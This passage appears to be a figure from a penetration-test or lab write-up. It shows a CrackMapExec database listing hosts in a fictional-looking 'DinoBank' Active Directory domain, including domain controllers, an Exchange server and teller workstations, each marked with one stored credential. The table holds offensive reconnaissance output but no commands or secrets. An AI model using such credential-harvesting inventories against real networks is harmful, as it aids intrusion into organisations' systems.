2	1 Cred(s)	10.0.11.201	METRO-TLR-01	DINO	Windows Server 2016 Datacenter 14393
3	1 Cred(s)	10.0.11.202	METRO-TLR-02	DINO	Windows Server 2016 Datacenter 14393
4	1 Cred(s)	10.0.11.208	METRO-WK-01	DINO	Windows Server 2016 Datacenter 14393
5	1 Cred(s)	10.0.1.12	CORP-WSUS-01	DINO	Windows Server 2016 Datacenter 14393
6	1 Cred(s)	10.0.1.50	WAREHOUSE	WAREHOUSE	Windows Server 2016 Datacenter 14393
7	1 Cred(s)	10.0.1.10	CORP-DC-01	DINO	Windows Server 2016 Datacenter 14393
8	1 Cred(s)	10.0.1.20	CORP-EXCH-01	DINO	Windows Server 2016 Datacenter 14393
9	1 Cred(s)	10.0.1.11	CORP-DFS-01	DINO	Windows Server 2016 Datacenter 14393
10	1 Cred(s)	10.0.1.31	CORP-WEB-01	DINO	Windows Server 2016 Datacenter 14393
11	1 Cred(s)	10.0.10.100	GOTHAM-DC	DINO	Windows Server 2016 Datacenter 14393
12	1 Cred(s)	10.0.10.208	GOTHAM-WK-01	DINO	Windows Server 2016 Datacenter 14393
13	1 Cred(s)	10.0.10.202	GOTHAM-TLR-02	DINO	Windows Server 2016 Datacenter 14393
14	1 Cred(s)	10.0.10.203	GOTHAM-TLR-03	DINO	Windows Server 2016 Datacenter 14393
15	1 Cred(s)	10.0.10.209	GOTHAM-WK-02	DINO	Windows Server 2016 Datacenter 14393
16	1 Cred(s)	10.0.10.201	GOTHAM-TLR-01	DINO	Windows Server 2016 Datacenter 14393
17	1 Cred(s)	10.0.12.100	SPRING-DC	DINO	Windows Server 2016 Datacenter 14393
18	1 Cred(s)	10.0.12.201	SPRING-TLR-01	DINO	Windows Server 2016 Datacenter 14393
19	1 Cred(s)	10.0.12.208	SPRING-WK-01	DINO	Windows Server 2016 Datacenter 14393

Figure b: CrackMapExec Database of DinoBank's Active Directory Domain